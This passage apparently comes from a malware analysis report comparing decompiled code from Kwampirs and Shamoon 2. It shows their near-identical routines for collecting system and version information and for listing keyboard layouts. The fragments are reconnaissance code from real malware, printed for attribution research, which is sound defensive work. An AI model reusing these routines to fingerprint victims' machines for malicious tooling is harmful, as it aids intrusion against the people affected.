
Figure 17: **Shamoon 2 retrieving the victim MAC address**

Retrieving the system info in Kwampirs (Figure 18) is almost identical to Shamoon 2 (Figure 19).



```
v1 = this;
ms_exc.registration.TryLevel = 0;
SystemInfo.dwOemId = 0;
SystemInfo.dwPageSize = 0;
SystemInfo.lpMinimumApplicationAddress = 0;
SystemInfo.lpMaximumApplicationAddress = 0;
SystemInfo.dwActiveProcessorMask = 0;
SystemInfo.dwNumberOfProcessors = 0;
SystemInfo.dwProcessorType = 0;
SystemInfo.dwAllocationGranularity = 0;
*(_DWORD *)&SystemInfo.wProcessorLevel = 0;
LODWORD(v5) = 284;
memset(&VersionInformation, 0, v5);
VersionInformation.dwOSVersionInfoSize = 284;
if ( GetVersionExW(&VersionInformation) )
{
  v2 = GetModuleHandleW(L"kernel32.dll");
  v3 = GetProcAddress(v2, "GetNativeSystemInfo");
  if ( v3 )
    ((void (__stdcall *)(struct _SYSTEM_INFO *))v3)(&SystemInfo);
  else
    GetSystemInfo(&SystemInfo);
  LOBYTE(v7) = VersionInformation.dwMajorVersion;
  BYTE1(v7) = VersionInformation.dwMinorVersion;
  BYTE2(v7) = VersionInformation.dwPlatformId;
  BYTE3(v7) = v14;
  LOBYTE(v8) = v11;
  BYTE1(v8) = v12;
  HIWORD(v8) = VersionInformation.dwBuildNumber;
  LOWORD(v9) = v13;
  BYTE2(v9) = SystemInfo.dwOemId;
  *v1 = v7;
  v1[1] = v8;
  v1[2] = v9;
  ms_exc.registration.TryLevel = -2;
  result = 1;
}
else
{
  result = 0;
}
return result;
```

Figure 18: Kwampirs' gathering system and version information.



```
v1 = this;
v16 = 0;
SystemInfo.dwOemId = 0;
SystemInfo.dwPageSize = 0;
SystemInfo.lpMinimumApplicationAddress = 0;
SystemInfo.lpMaximumApplicationAddress = 0;
SystemInfo.dwActiveProcessorMask = 0;
SystemInfo.dwNumberOfProcessors = 0;
SystemInfo.dwProcessorType = 0;
SystemInfo.dwAllocationGranularity = 0;
*(_DWORD *)&SystemInfo.wProcessorLevel = 0;
LODWORD(v6) = 284;
memset(&VersionInformation, 0, v6);
VersionInformation.dwOSVersionInfoSize = 284;
if ( GetVersionExW(&VersionInformation) )
{
  v2 = strGetNativeSystemInfo;
  v3 = GetModuleHandleW(lpModuleName_kernel32);
  v4 = GetProcAddress(v3, v2);
  if ( v4 )
    ((void (__stdcall *)(struct _SYSTEM_INFO *))v4)(&SystemInfo);
  else
    GetSystemInfo(&SystemInfo);
  LOBYTE(v8) = VersionInformation.dwMajorVersion;
  BYTE1(v8) = VersionInformation.dwMinorVersion;
  BYTE2(v8) = VersionInformation.dwPlatformId;
  BYTE3(v8) = v15;
  LOBYTE(v9) = v12;
  BYTE1(v9) = v13;
  HIWORD(v9) = VersionInformation.dwBuildNumber;
  LOWORD(v10) = v14;
  BYTE2(v10) = SystemInfo.dwOemId;
  *v1 = v8;
  v1[1] = v9;
  v1[2] = v10;
  v16 = -2;
  result = 1;
}
else
{
  result = 0;
}
return result;
```

Figure 19: Shamoon 2 routine for gathering the hosts native system and version information.

Both families retrieve the Keyboard layout list, again almost identical implementation (Figures 20 and 21).



```
v2 = GetKeyboardLayoutList(0, 0);
if ( v2 )
{
  LODWORD(v11) = 4 * v2;
  v3 = (HKL *)LocalAlloc(0x40u, v11);
  v4 = v3;
  v5 = GetKeyboardLayoutList(v2, v3);
  v6 = v5;
  LODWORD(v7) = 4 * v5 | -((unsigned __int64)(unsigned int)v5 >> 30 != 0);
  v8 = new__(v7);
  for ( i = 0; i < v6; ++i )
    v8[i] = v4[i];
  *(_DWORD *)a2 = 4 * v6 + 4;
  *(_DWORD *)a1 = v6;
  LODWORD(v12) = *(_DWORD *)a2;
  memcpy_0((void *)(a1 + 4), v8, v12);
  result = 1;
}
else
{
  result = 0;
}
return result;
```

Figure 20: Kwampirs fetching the victims keyboard layouts information.



```
v2 = GetKeyboardLayoutList(0, 0);
if ( v2 )
{
  LODWORD(v11) = 4 * v2;
  v3 = (HKL *)LocalAlloc(0x40u, v11);
  v4 = v3;
  v5 = GetKeyboardLayoutList(v2, v3);
  v6 = v5;
  LODWORD(v7) = 4 * v5 | -((unsigned __int64)(unsigned int)v5 >> 30 != 0);
  v8 = new__(v7);
  for ( i = 0; i < v6; ++i )
    v8[i] = v4[i];
  *(_DWORD *)a1 = v6;
  *(_DWORD *)a2 = 4 * v6;
  LODWORD(v12) = 4 * v6;
  memcpy_0((void *)(a1 + 4), v8, v12);
  *(_DWORD *)a2 += 4;
  result = 1;
}
else
{
  result = 0;
}
return result;
```

